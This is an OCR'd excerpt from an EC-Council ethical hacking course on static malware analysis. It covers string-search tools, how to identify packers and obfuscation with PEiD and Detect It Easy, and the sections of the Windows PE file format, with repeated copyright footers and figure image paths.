



Figure 7.86: Screenshot of BinText

Some additional string searching tools are as follows:

- FLOSS (*https://github.com*)
- Strings (*https://learn.microsoft.com*)
- Free EXE DLL Resource Extract (*https://resourceextract.com*)
- FileSeek (*https://www.fileseek.ca*)
- Hex Workshop (*http://www.hexworkshop.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Identifying Packing/Obfuscation Methods

Attackers use packing and obfuscation to compress, encrypt, or modify a malware executable file to avoid detection. Obfuscation also hides the execution of the programs. When the user executes a packed program, it also runs a small wrapper program to decompress the packed file and then run the unpacked file. This complicates reverse engineers' attempts to find out the actual program logic and other metadata via static analysis.

You should try to determine if the file includes packed elements and also locate the tool or method used for packing it. Use tools such as PEid, which detects most commonly used packers, cryptors, and compilers for PE executable files. Finding the packer will ease the task of selecting a tool for unpacking the code.

- **PEiD**

  Source: *https://www.aldeid.com*

  PEiD is a free tool that provides details about Windows executable files. It can identify signatures associated with over 600 different packers and compilers**.** This tool also displays the type of packers used for packing the program. It also displays additional details such as entry point, file offset, EP section, and subsystem used for packing.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.87: Screenshot of PEiD

Identifying Packing/Obfuscation Method of Executable and Linkable Format (ELF) Malware

- **Detect It Easy (DIE)**

  Source: *https://github.com*

  DIE is an application used for determining types of files. Apart from Windows, it is available for Linux and macOS. It has a completely open architecture of signatures and can easily add its own algorithms for detecting or modifying existing signatures. It detects a file's compiler, linker, packer, etc. using a signature-based detection method.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.88: Screenshot of the DIE tool

The following are some additional tools to identify packaging/obfuscation techniques:

- Macro_Pack (*https://github.com*)
- UPX (*https://upx.github.io*)
- ASPack (*http://www.aspack.com*)
- VMprotect (*https://vmpsoft.com*)
- ps2-packer (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Static Malware Analysis: Finding the Portable Executables (PE) Information


- The PE format is the **executable file** format used on Windows operating systems
- Analyze the **metadata of PE files** to get information such as time and date of compilation, functions imported and exported by the program, linked libraries, icons, menus, version information, and strings that are embedded in resources
- Use tools such as **PE Explorer** to extract the above-mentioned information

PEExplorer

PE Explorer lets you open, view, and edit a variety of different 32-bit Windows executable file types (also called PE files) ranging from the common, such as EXE, DLL, etc.

PEExtraction Tools

- Portable Executable Scanner (pescan) (https://tzworks.net)
- Resource Hacker (https://www.angusj.com)



http://www.heaventools.com

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit ecccouncil.org

Finding the Portable Executables (PE) Information

The Portable Executable (PE) format is an executable file format used on Windows OS, which stores the information that a Windows system requires to manage the executable code. It stores metadata about the program, which helps in finding additional details of the file. For instance, the Windows binary is in PE format, and it consists of information such as time of creation and modification, import and export functions, compilation time, DLLs, linked files, strings, menus, and symbols. The PE format contains a header and sections that store metadata about the file and code mapping in an OS.

The PE of a file contains the following sections:

- **.text:** Contains instructions and program code that the CPU executes.
- **.rdata:** Contains the import and export information as well as other read-only data used by the program.
- **.data:** Contains the program's global data, which the system can access from anywhere.
- **.rsrc:** Consists of the resources employed by the executable, such as icons, images, menus, and strings, as this section offers multi-lingual support.

You can use the header information to gather additional details of a file or program, such as its features. You can use tools such as PE Explorer to extract the above-mentioned information.

- **PE Explorer**

  Source: *http://www.heaventools.com*

  PE Explorer lets you open, view, and edit a variety of 32-bit Windows executable file types (also called PE files) ranging from common types, such as EXE, DLL, and ActiveX

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Controls, to less familiar types, such as SCR (Screensavers), CPL (Control Panel Applets), SYS, MSSTYLES, BPL, DPL, and more.

